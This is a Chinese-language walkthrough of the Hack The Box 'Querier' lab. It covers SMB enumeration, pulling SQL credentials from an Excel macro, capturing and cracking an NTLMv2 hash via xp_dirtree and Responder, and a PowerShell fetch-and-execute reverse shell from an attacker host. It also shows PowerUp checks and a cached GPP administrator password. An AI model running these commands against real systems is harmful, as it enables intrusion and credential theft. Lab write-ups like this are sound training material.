Querier(AD),olevba、responder->mssql(反彈shell)、PowerUp.ps1(特權升級檢查)

```
└──# nmap -sCV -p135,139,445,1433,5985,47001,49664-49671 -A 10.10.10.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-02 06:10 PDT
Nmap scan report for 10.10.10.125
Host is up (0.22s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.10.125:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: QUERIER
|     DNS_Domain_Name: HTB.LOCAL
|     DNS_Computer_Name: QUERIER.HTB.LOCAL
|     DNS_Tree_Name: HTB.LOCAL
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-09-02T12:26:45
|_Not valid after:  2054-09-02T12:26:45
|_ssl-date: 2024-09-02T13:12:14+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows 10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-09-02T13:12:05
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   225.54 ms 10.10.14.1
2   225.74 ms 10.10.10.125

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.82 seconds
```

smb可匿名登入

```
└─# smbclient -L 10.10.10.125
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
Reconnecting with SMB1 for workgroup listing
```

並獲取資料

```
└─# smbclient //10.10.10.125/Reports
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 28 15:23:48 2019
  ..                                  D        0  Mon Jan 28 15:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 14:21:34 2019

                5158399 blocks of size 4096. 851129 blocks available
smb: \>
```

在windows、google drive打開文件是空的

使用`strings Currency\ Volume\ Report.xlsm`。

發現有`vbaProject.bin`

在google找`vbaproject.bin Linux open github`看到：https://github.com/decalage2/oletools/wiki/olevba

```
└──# olevba Currency\ Volume\ Report.xlsm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:M-S-H--- Currency Volume Report.xlsm
==============================================================================
```

```
FILE: Currency Volume Report.xlsm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: u'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

' macro to pull data for client volume reports
'
' further testing required

Private Sub Connect()

Dim conn As ADODB.Connection
Dim rs As ADODB.Recordset

Set conn = New ADODB.Connection
conn.ConnectionString = "Driver={SQL
Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTH
Rwryjc$c6"
conn.ConnectionTimeout = 10
conn.Open

If conn.State = adStateOpen Then

  ' MsgBox "connection successful"

  'Set rs = conn.Execute("SELECT * @@version;")
  Set rs = conn.Execute("SELECT * FROM volume;")
  Sheets(1).Range("A1").CopyFromRecordset rs
  rs.Close

End If

End Sub
-------------------------------------------------------------------------------
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: u'VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+------------+-------------+-----------------------------------------+
| Type       | Keyword     | Description                             |
+------------+-------------+-----------------------------------------+
```


```
| Suspicious | Open         | May open a file                          |
| Suspicious | Hex Strings | Hex-encoded strings were detected, may  |
|            |              | be used to obfuscate strings (option    |
|            |              | --decode to see all)                     |
+------------+-------------+------------------------------------------+
```

有獲取疑似SQL帳密：`Uid=reporting;Pwd=PcwTWTHRwryjc$c6"`
開始進行mssql嘗試。參考：
https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server
https://github.com/fortra/impacket/blob/master/examples/mssqlclient.py

指令：

```
python3 mssqlclient.py reporting:'PcwTWTHRwryjc$c6'@10.10.10.125 -windows-auth
```


可以看到資料庫，但無法use



查看資料表無發現特別點。。

```
SELECT * FROM <databaseName>.INFORMATION_SCHEMA.TABLES;
#List Linked Servers
EXEC sp_linkedservers
SELECT * FROM sys.servers;
```

查看幫助。裡面不給使用cmdshell...



進行responder ->mssql測試(中間人間聽)
參考：https://blog.csdn.net/qq_60115503/article/details/124120094

mssql語法：xp_dirtree //10.10.14.6/test

中間人：responder -I tun0 -v
獲取：[SMB] NTLMv2-SSP Client   : 10.10.10.125
[SMB] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMB] NTLMv2-SSP Hash   : mssql-svc::QUERIER:cdfdc8b5ccb58558:EC4085B84183B1B8EE07330B00DA6AE3:0101000000000000802D0B109CFFDA014062C6FDD5F5FADA00000000020008003300560043003100010001E00570049004E002D0047004D003200560058003400380036005300 4A0053000400340057004900 4E002D0047004D003200560058003400380036005300 4A0053002E00330056004300 31002E004C004F00430041004C0003001400330056004300 31002E004C004F00430041004C0005001400330056004300 31002E004C004F00430041004C0007000800802D0B109CFFDA0106000400020000000800300030000000000000000000000000300000BD8B2A7537B13A8C24715BD5F8AAB2BAAA9C2E0648CB6691D437E7F1A6D5ACD10A0010000000000000000000000000000000000009001E006300690066007300 2F00310030002E00310030002E00310034002E00360000000000000000000000000000

解碼指令：hashcat -m 5600 passwd /usr/share/wordlists/rockyou.txt --force --potfile-disable
解碼後：corporate568

使用此帳密登入mssql，可使用cmdshell

```
python3 mssqlclient.py mssql-svc:'corporate568'@10.10.10.125 -windows-auth
```

```
[!] Press help for extra shell commands
SQL (QUERIER\mssql-svc  dbo@master)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query

SQL (QUERIER\mssql-svc  dbo@master)> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (QUERIER\mssql-svc  dbo@master)> xp_cmdshell 'whoami'
ERROR: Line 1: Incorrect syntax near 'whoami'.
SQL (QUERIER\mssql-svc  dbo@master)> xp_cmdshell whoami
output
--------------------
querier\mssql-svc

NULL
```

將反彈shell上傳並回彈

mssql語法：
xp_cmdshell powershell -c IEX(New-Object Net.WebClient).downloadString(\"http://10.10.14.6:8000/res.ps1\")

反彈成功

```
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.125 - - [05/Sep/2024 14:40:29] "GET /res.ps1 HTTP/1.1" 200 -

┌──(kali㉿kali)-[~]
└─$ su
密碼：
┌──(root㉿kali)-[~]
└─# rlwrap nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.125] 49679
Windows PowerShell running as user mssql-svc on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
querier\mssql-svc
PS C:\Windows\system32>
```

user flag

```
PS C:\users\mssql-svc\Desktop> type user.txt
34387abdd8a253f45fc15dc0fc1c1810
PS C:\users\mssql-svc\Desktop>
```

疑似提權注入點

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

使用juicy-potato

https://github.com/ohpe/juicy-potato/releases

失敗，好像一直被擋掉

靶機訊息收集

```
PS C:\windows\System32> systeminfo

Host Name:                 QUERIER
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
```

```
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA073
Original Install Date:     1/28/2019, 11:16:50 PM
System Boot Time:          9/5/2024, 5:58:38 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445
Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445
Mhz
BIOS Version:              VMware, Inc. VMW71.00V.23553139.B64.2403260936, 3/26/2024
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,666 MB
Virtual Memory: Max Size:  5,503 MB
Virtual Memory: Available: 3,936 MB
Virtual Memory: In Use:    1,567 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB.LOCAL
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4481031
                           [02]: KB4470788
                           [03]: KB4480056
                           [04]: KB4480979
                           [05]: KB4476976
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.125
                                 [02]: fe80::140b:a890:f833:1613
```


```
                                    [03]: dead:beef::140b:a890:f833:1613
                                    [04]: dead:beef::1ef
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
```

沒找到版本漏洞...
使用工具`PowerUp.psl`特權升級檢查的清算

```
PS C:\Windows\system32> IEX(New-Object
Net.WebClient).downloadString("http://10.10.14.6:8000/PowerUp.ps1")

PS C:\Windows\system32> PS C:\Windows\system32> invoke-allchecks
獲取：
Privilege   : SeImpersonatePrivilege <= 測試過失敗
Attributes  : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2344
ProcessId   : 3016
Name        : 3016
Check       : Process Token Privileges

ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
Name          : UsoSvc
Check         : Modifiable Services

ModifiablePath    : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
IdentityReference : QUERIER\mssql-svc
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\mssql-
svc\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files

Changed   : {2019-01-28 23:12:48}
----------------------------------------------------------------
##找到帳密##
```

```
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-
00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
Check     : Cached GPP Files
```

登入成功



root flag